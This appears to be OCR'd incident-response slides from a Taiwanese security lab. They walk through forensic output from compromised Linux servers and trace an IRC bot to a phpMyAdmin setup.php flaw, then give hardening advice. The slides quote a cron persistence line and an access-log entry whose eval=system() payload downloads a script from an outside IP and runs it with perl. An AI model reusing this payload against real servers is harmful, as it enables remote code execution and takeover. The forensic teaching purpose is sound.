tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
udp        0      0 *:33029                     *:*                                     5753/sshd
udp        0      0 *:56108                     *:*                                     5742/sshd
udp        0      0 *:42072                     *:*                                     5726/sshd
```

lsof | grep 5742

```
[root@school ~]# lsof | grep 5742
sshd       5742 ledunezi  cwd       DIR      253,0     4096   48431135 /var/tmp/brute
sshd       5742 ledunezi  rtd       DIR      253,0     4096          2 /
sshd       5742 ledunezi  txt       REG      253,0   590481   48431478 /var/tmp/brute/sshd
sshd       5742 ledunezi  mem       REG      253,0    50848    8487005 /lib/libnss_files-2.5.so
sshd       5742 ledunezi  mem       REG      253,0    84904    8487171 /lib/libresolv-2.5.so
sshd       5742 ledunezi  mem       REG      253,0   130860    8486960 /lib/ld-2.5.so
sshd       5742 ledunezi  mem       REG      253,0    21948    8486965 /lib/libnss_dns-2.5.so
sshd       5742 ledunezi  mem       REG      253,0  1706232    8486966 /lib/libc-2.5.so
sshd       5742 ledunezi    0u     IPv4    1813287      0t0        TCP [redacted]:38618->undernet.sharktech.net:ircd (SYN_SENT)
sshd       5742 ledunezi    3u     IPv4    1000084      0t0        UDP *:56108
```

ls /var/tmp/ -l

```
[root@school ~]# ls /var/tmp/ -l
總計 4
drwxrwxr-x 4 ledunezi ledunezi 4096 12月  3 14:44 brute
```

ls /etc/group

```
plesk:x:501:
screen:x:84:
wrck:x:502:
ledunezi:x:503:
```

ls -l /etc/group

```
[root@school ~]# ls -l /etc/group
-rw-r--r-- 1 root root 729  3月  4  2013 /etc/group
```

last

```
root     pts/0        163.17.214.113   Thu May 16 07:18 - 07:24   (00:06)
root     pts/0        163.17.214.113   Thu May 16 06:55 - 07:00   (00:05)
root     pts/0        163.17.246.167   Wed May 15 15:03 - 16:25   (01:22)
ledunezi pts/0        186.128.37.217   Tue May 14 02:08 - 02:38   (00:29)
reboot   system boot  2.6.18-308.13.1. Thu May  9 07:52          (7+05:17)
reboot   system boot  2.6.18-308.13.1. Mon Apr 15 16:42          (30+20:28)
reboot   system boot  2.6.18-308.13.1. Mon Apr 15 14:32          (02:00)
ledunezi pts/0        186.128.34.186   Sun Apr 14 07:32 - 07:39   (00:07)
ledunezi pts/1        186.128.58.8     Wed Apr  3 04:59 - 05:02   (00:02)
root     tty1                          Fri Mar 29 13:51 - 13:56   (00:04)
ledunezi pts/0        186.128.49.213   Fri Mar 29 10:06 - 10:10   (00:03)
root     tty1                          Fri Mar 29 09:49 - 09:50   (00:00)
reboot   system boot  2.6.18-308.13.1. Wed Mar 27 10:30          (19+06:02)
reboot   system boot  2.6.18-308.13.1. Wed Mar 27 09:59          (00:26)
reboot   system boot  2.6.18-308.13.1. Wed Mar 27 09:52          (00:33)
ledunezi pts/0        186.128.67.53    Sat Mar 23 05:22 - 05:27   (00:05)
root     pts/0        163.17.214.77    Fri Mar 15 09:07 - 09:07   (00:00)
root     tty2                          Wed Mar 13 13:44 - 14:16   (00:32)
root     tty1                          Wed Mar 13 13:42 - 14:16   (00:33)
root     pts/0        163.17.214.77    Wed Mar 13 07:03 - 07:06   (00:03)
root     pts/0        163.17.214.77    Tue Mar 12 13:55 - 13:57   (00:01)
reboot   system boot  2.6.18-308.13.1. Tue Mar 12 13:54          (14+20:31)
fen      pts/0        163.17.214.77    Tue Mar 12 07:49 - down    (05:59)
plesk    pts/0        109.100.106.40   Mon Mar 11 19:56 - 20:07   (00:10)
plesk    pts/0        95.138.171.252   Mon Mar 11 19:11 - 19:12   (00:00)
root     pts/0        163.17.214.116   Mon Mar 11 10:15 - 10:20   (00:04)
fen      pts/0        163.17.214.77    Mon Mar 11 09:16 - 09:20   (00:03)
root     pts/0        163.17.214.77    Mon Mar 11 09:11 - 09:15   (00:03)
root     pts/0        163.17.214.77    Mon Mar 11 09:05 - 09:11   (00:06)
reboot   system boot  2.6.18-308.13.1. Mon Mar 11 09:04          (1+04:44)
reboot   system boot  2.6.18-308.13.1. Mon Mar 11 08:58          (00:01)
root     pts/2        163.17.214.77    Mon Mar 11 08:52 - down    (00:01)
root     pts/2        109.100.106.40   Mon Mar 11 04:35 - 04:55   (00:20)
root     pts/2        109.100.106.40   Mon Mar 11 03:24 - 03:26   (00:01)
root     pts/2        95.138.171.252   Sun Mar 10 19:19 - 19:20   (00:00)
ledunezi pts/2        186.128.22.213   Tue Mar  5 10:59 - 11:00   (00:00)
ledunezi pts/1        186.128.2.83     Tue Mar  5 09:51 - 10:53   (01:01)
ledunezi pts/2        186.128.2.83     Tue Mar  5 07:46 - 09:18   (01:31)
ledunezi pts/1        186.128.1.158    Mon Mar  4 10:15 - 10:23   (00:07)
ledunezi pts/4        186.128.60.158   Mon Mar  4 06:18 - 06:43   (00:24)
root     pts/3        186.128.60.158   Mon Mar  4 06:17 - 06:43   (00:26)
wrck     pts/3        186.128.53.30    Mon Mar  4 06:15 - 06:15   (00:00)
root     pts/2        186.128.53.30    Mon Mar  4 06:12 - 06:33   (00:20)
root     pts/1        186.128.44.182   Mon Mar  4 05:30 - 08:06   (02:36)
root     pts/0        186.128.44.182   Mon Mar  4 05:04 - 05:06   (00:01)
root     pts/0        61.54.105.38     Sat Mar  2 08:16 - 08:18   (00:01)
root     pts/0        46-246-94-227.vp Sat Feb 23 02:51 - 02:53   (00:01)
root     pts/0        163.17.214.77    Fri Feb 22 17:05 - 17:17   (00:12)
fen      pts/0        163.17.214.77    Thu Feb 21 19:10 - 19:12   (00:01)
root     pts/0        93.185.107.117   Mon Feb 18 05:22 - 05:32   (00:09)
root     pts/0        93.185.107.117   Mon Feb 18 04:21 - 04:22   (00:01)
root     pts/0        89.204.213.163   Sat Feb 16 04:57 - 05:02   (00:05)
root     pts/0        58.215.82.148    Fri Feb 15 13:00 - 13:06   (00:05)
reboot   system boot  2.6.18-308.13.1. Mon Dec 10 07:47          (91+01:05)
```

ls /var/spool/cron/ledunezi

```
* * * * * /var/tmp/brute/y2kupdate >/dev/null 2>&1
```

情境二

單位內有一部Server被通報有IRC網路流量

Bruce Liu 資安研究室

Netstat -na

```
[root@[redacted] ~]# netstat -na | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 127.0.0.1:2208              0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN
tcp        0      0 127.0.0.1:2207              0.0.0.0:*                   LISTEN
tcp        0      0 [redacted]:48221            172.245.33.183:3030         ESTABLISHED
tcp     1101      0 [redacted]:35430            199.175.51.62:7000          CLOSE_WAIT
tcp        0     52 [redacted]:22               163.17.40.130:52008         ESTABLISHED
tcp        0      0 :::80                       :::*                        LISTEN
tcp        0      0 :::22                       :::*                        LISTEN
tcp        0      0 :::443                      :::*                        LISTEN
udp        0      0 0.0.0.0:49566               0.0.0.0:*
udp        0      0 0.0.0.0:51106               0.0.0.0:*
udp        0      0 [redacted]:36317            [redacted]:53               ESTABLISHED
udp        0      0 0.0.0.0:54878               0.0.0.0:*
udp        0      0 0.0.0.0:5353                0.0.0.0:*
udp        0      0 [redacted]:43003            [redacted]:53               ESTABLISHED
udp        0      0 [redacted]:123              0.0.0.0:*
udp        0      0 127.0.0.1:123               0.0.0.0:*
udp        0      0 0.0.0.0:123                 0.0.0.0:*
udp        0      0 :::50952                    :::*
udp        0      0 :::5353                     :::*
udp        0      0 [redacted]:123              :::*
udp        0      0 ::1:123                     :::*
udp        0      0 fe80::21b:78ff:fe95:ed2a:123 :::*
udp        0      0 [redacted]:123              :::*
udp        0      0 :::123                      :::*
```

Bruce Liu

資安研究室

Netstat -ap

```
[root@[redacted] ~]# netstat -ap | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 localhost:2208              *:*                         LISTEN      3344/./hpiod
tcp        0      0 *:mysql                     *:*                         LISTEN      32417/mysqld
tcp        0      0 *:ssh                       *:*                         LISTEN      30831/sshd
tcp        0      0 localhost:2207              *:*                         LISTEN      3349/python
tcp        0      0 [redacted]:48221            host.colocrossing:arepa-cas ESTABLISHED 13685/klogd -c 1 -x
tcp     1101      0 [redacted]:35430            mail.autofu:afs3-fileserver CLOSE_WAIT  13488/crontab
tcp        0     52 [redacted]:ssh              163.17.40.130:52008         ESTABLISHED 26997/sshd
tcp        0      0 *:http                      *:*                         LISTEN      2317/httpd
tcp        0      0 *:ssh                       *:*                         LISTEN      30831/sshd
tcp        0      0 *:https                     *:*                         LISTEN      2317/httpd
udp        0      0 *:49566                     *:*                                     13488/crontab
udp        0      0 *:51106                     *:*                                     3614/avahi-daemon
udp        0      0 [redacted]:36317            [redacted]:domain           ESTABLISHED 3816/ps-defunct
udp        0      0 *:54878                     *:*                                     3816/ps-defunct
udp        0      0 *:mdns                      *:*                                     3614/avahi-daemon
udp        0      0 [redacted]:43003            [redacted]:domain           ESTABLISHED 3816/ps-defunct
udp        0      0 [redacted]:ntp              *:*                                     3378/ntpd
udp        0      0 localhost:ntp               *:*                                     3378/ntpd
udp        0      0 *:ntp                       *:*                                     3378/ntpd
udp        0      0 *:50952                     *:*                                     3614/avahi-daemon
udp        0      0 *:mdns                      *:*                                     3614/avahi-daemon
udp        0      0 [redacted]:ntp              *:*                                     3378/ntpd
udp        0      0 localhost:ntp               *:*                                     3378/ntpd
udp        0      0 fe80::21b:78ff:fe95:ed2a:ntp *:*                                    3378/ntpd
udp        0      0 [redacted]:78ff:ntp         *:*                                     3378/ntpd
udp        0      0 *:ntp                       *:*                                     3378/ntpd
```

lsof | grep 13488

```
[root@      ~]# lsof | grep 13488 | more
hald-addo  3640 haldaemon  txt       REG      104,3    13488   12550286 /usr/libexec/hald-addon-acpi
crontab   13488     apache  cwd       DIR      104,2     4096   67010561 /var/tmp/flood
crontab   13488     apache  rtd       DIR      104,7     4096          2 /
crontab   13488     apache  txt       REG      104,2   152108   67010570 /var/tmp/flood/crontab
crontab   13488     apache  mem       REG      104,7  1706232    7594993 /lib/libc-2.5.so
crontab   13488     apache  mem       REG      104,7    21948    7594945 /lib/libnss_dns-2.5.so
crontab   13488     apache  mem       REG      104,7    84904    7597423 /lib/libresolv-2.5.so
crontab   13488     apache  mem       REG      104,7   130860    7594817 /lib/ld-2.5.so
crontab   13488     apache  mem       REG      104,7    50848    7595671 /lib/libnss_files-2.5.so
crontab   13488     apache    0u     sock        0,5      0t0  424903076 can't identify protocol
crontab   13488     apache    1u     sock        0,5      0t0  424903164 can't identify protocol
crontab   13488     apache    2u     sock        0,5      0t0  424903314 can't identify protocol
crontab   13488     apache    3w     FIFO        0,6      0t0  324081089 pipe
crontab   13488     apache    4u     sock        0,5      0t0   14974364 can't identify protocol
crontab   13488     apache    5u     IPv6   14974368      0t0        TCP *:https (LISTEN)
crontab   13488     apache    6u     sock        0,5      0t0   14974369 can't identify protocol
crontab   13488     apache    7r     FIFO        0,6      0t0   22047348 pipe
crontab   13488     apache    8w     FIFO        0,6      0t0   22047348 pipe
crontab   13488     apache    9w      REG      104,2    16942   21037126 /var/log/httpd/error_log.1
crontab   13488     apache   10w      REG      104,2      220   21037160 /var/log/httpd/sfsmaster-error_log.1
crontab   13488     apache   11w      REG      104,2   294569   21037150 /var/log/httpd/sfs3-error_log.1
crontab   13488     apache   12w      REG      104,2      222   21037191 /var/log/httpd/ssl_error_log.1
crontab   13488     apache   13w      REG      104,2    17822   21037097 /var/log/httpd/access_log.1
crontab   13488     apache   14w      REG      104,2     1052   21037152 /var/log/httpd/sfsmaster-access_log.1
crontab   13488     apache   15w      REG      104,2  6224375   21037148 /var/log/httpd/sfs3-access_log.1
crontab   13488     apache   16w      REG      104,2        0   21037101 /var/log/httpd/ssl_access_log
crontab   13488     apache   17w      REG      104,2        0   21037102 /var/log/httpd/ssl_request_log
crontab   13488     apache   18u     IPv4  324081117      0t0        UDP *:49566
```

ls /var/tmp/ -l

```
[root@      ~]# cd /var/tmp
[root@      tmp]# ls -l
總計 1608
drwxr-xr-x 2 apache apache    4096 12月   6 05:10 flood
-rw-r--r-- 1 apache apache 811520 12月   5 20:35 flood.tar
-rw-r--r-- 1 apache apache 811520 12月   5 20:35 flood.tar.1
drwxr-xr-x 3 root   root      4096 11月 12  2008 www
```

ls /var/log/httpd/error_log

```
--2013-12-06 12:24:51--  ftp://siva:*password*@84.246.112.20/bebe.txt
           => `bebe.txt'
Connecting to 84.246.112.20:21... connected.
Logging in as siva ... perl: no process killed
--2013-12-06 12:24:51--  ftp://siva:*password*@84.246.112.20/bebe.txt
           => `bebe.txt'
Connecting to 84.246.112.20:21... perl: no process killed
--2013-12-06 12:24:51--  ftp://siva:*password*@84.246.112.20/bebe.txt
           => `bebe.txt'
Connecting to 84.246.112.20:21... connected.
Logging in as siva ... connected.
Logging in as siva ... Logged in!
==> SYST ... done.    ==> PWD ... Logged in!
==> SYST ... Logged in!
==> SYST ... done.
==> TYPE I ... done.    ==> PWD ... done.    ==> PWD ... done.  ==> CWD not needed.
==> SIZE bebe.txt ... done.
==> TYPE I ... done.
==> TYPE I ... 40148
==> PASV ... done.  ==> CWD not needed.
==> SIZE bebe.txt ... done.  ==> CWD not needed.
==> SIZE bebe.txt ... 40148
==> PASV ... 40148
==> PASV ... done.    ==> RETR bebe.txt ... done.    ==> RETR bebe.txt ... done.
Length: 40148 (39K)

     OK ..done.    ==> RETR bebe.txt ... done.
bebe.txt has sprung into existence.
Retrying.

......done.
bebe.txt has sprung into existence.
Retrying.

.. ......... ......... .........           100% 46.1K=0.9s

2013-12-06 12:24:55 (46.1 KB/s) - `bebe.txt' saved [40148]
```


ls /var/log/httpd/access_log

```
87.116.81.25 - - [06/Dec/2013:12:24:42 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 200 14550
87.116.81.25 - - [06/Dec/2013:12:24:42 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 200 14550
87.116.81.25 - - [06/Dec/2013:12:24:43 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 200 14550
```

檢視套件版本


http://[redacted]/phpMyAdmin/scripts/setup.php
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
Google
phpMyAdmin 2.9.0.2 setup
Welcome
You want to configure phpMyAdmin using web inter
description of all configuration directives.

檢視cron table



檢視 /tmp 目錄內容

```
[root@      tmp]# ls -l
總計 100904
-r--------  1 root   root       1365 11月 20  2008 bems-client.jnlp
-rw-r--r--  1 apache apache   128339 12月  6 01:11 bitt
-rw-r--r--  1 apache apache    11096  5月 28  2013 book_data.txt
drwx------  2 root   root       4096  6月 23  2011 clamav-cefaa377678e6b65e6b510140cbfeb60
srwxr-xr-x  1 root   root          0  8月 14  2009 gnome-system-monitor.root.320909740
-rw-------  1 root   root          0  9月 26 13:27 hsqldb.UOq29264
srwxr-xr-x  1 root   root          0 12月 19  2010 mapping-root
-rw-------  1 apache apache   528384  6月  4  2012 OLE_PPS_Root4q5U8d
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootahK4vK
-rw-------  1 apache apache   154112 12月  4  2012 OLE_PPS_RootbbbBsM
-rw-------  1 apache apache   528384  6月  4  2012 OLE_PPS_RootbYRzLB
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RoothNWeW1
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootJMpPLh
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootJXU21H
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_Rootm6i96t
-rw-------  1 apache apache   911872  7月 31  2012 OLE_PPS_RootMqxE2j
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootVStDMD
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootX8CtRX
-rw-------  1 apache apache  1114112  6月  4  2012 OLE_PPS_RootXOmNKc
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl.1
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl.2
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl.3
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl.3.1
-rw-r--r--  1 apache apache    40079 12月  5 23:01 perl.3.2
srw-------  1 root   root          0 12月 19  2010 scim-panel-socket:0-root
-rw-r--r--  1 root   root       1231  5月 10  2012 setup.sh
-rw-r--r--  1 root   root   58186967  9月  6  2012 [redacted]
-rw-r--r--  1 root   root   33513275 11月  1  2010 [redacted]
-rw-r--r--  1 apache apache    32453 12月  5 05:39 u
[root@sfs3 tmp]#
```

Bruce Liu

資安研究室

情境二結論

- 由於惡意檔案多為apache帳號上傳，研判為web應用程式漏洞造成。本情境中為phpMyAdmin的套件漏洞，只要是2.11.10.1以前的版本均可能藉由/scripts/setup.php達成由外界傳入特製的payload而造成系統自動下載程式並執行。建議phpMyAdmin更新版本並修改資料匣名稱以降低被偵測出的風險。
- 除phpMyAdmin的處理外，刪除惡意程式並移除apache的排程檔應可暫時解決問題，尚無需重新安裝系統。

結語

Bruce Liu 資安研究室

資安觀念要與時俱進

- 駭客很努力，一發現漏洞很快就會實作出攻擊程式。攻擊程式可能利用新的漏洞，惡意程式不見得新。
- 現在的攻擊手法愈來愈多，不需要的套件就不要安裝。
- 要了解所使用的套件，不要什麼設定都用預設值，尤其是自由軟體。(phpMyAdmin預設名稱容易被攻擊)
- 一發現資安問題要盡快處理，否則問題可能會擴散，導致更嚴重的問題。(曾有一單位四臺伺服器被入侵)
- 系統要定期檢查，至少要檢查使用者列表與定期更換管理者密碼。(避免被猜中密碼與被新增使用者)

Web攻擊模式之一


Web攻擊語法(使用GET method)

```
206.253.174.235 - - [06/Feb/2012:02:02:20 +0800] "GET /pma/config/config.inc.php?eval=system('echo cd /tmp;wget http://61.251.236.116/system -O p2.txt;curl -
O http://61.251.236.116/system; mv system p.txt;lyxn -DUMP http://61.251.236.116/system >p3.txt;perl p.txt; perl p2.txt;perl p3.txt;rm -rf *.txt'); HTTP/1.1"
 404 290 "-" "curl/7.10.6 (i386-redhat-linux-gnu) libcurl/7.10.6 OpenSSL/0.9.7a ipv6 zlib/1.1.4"
```

Malware Downloader

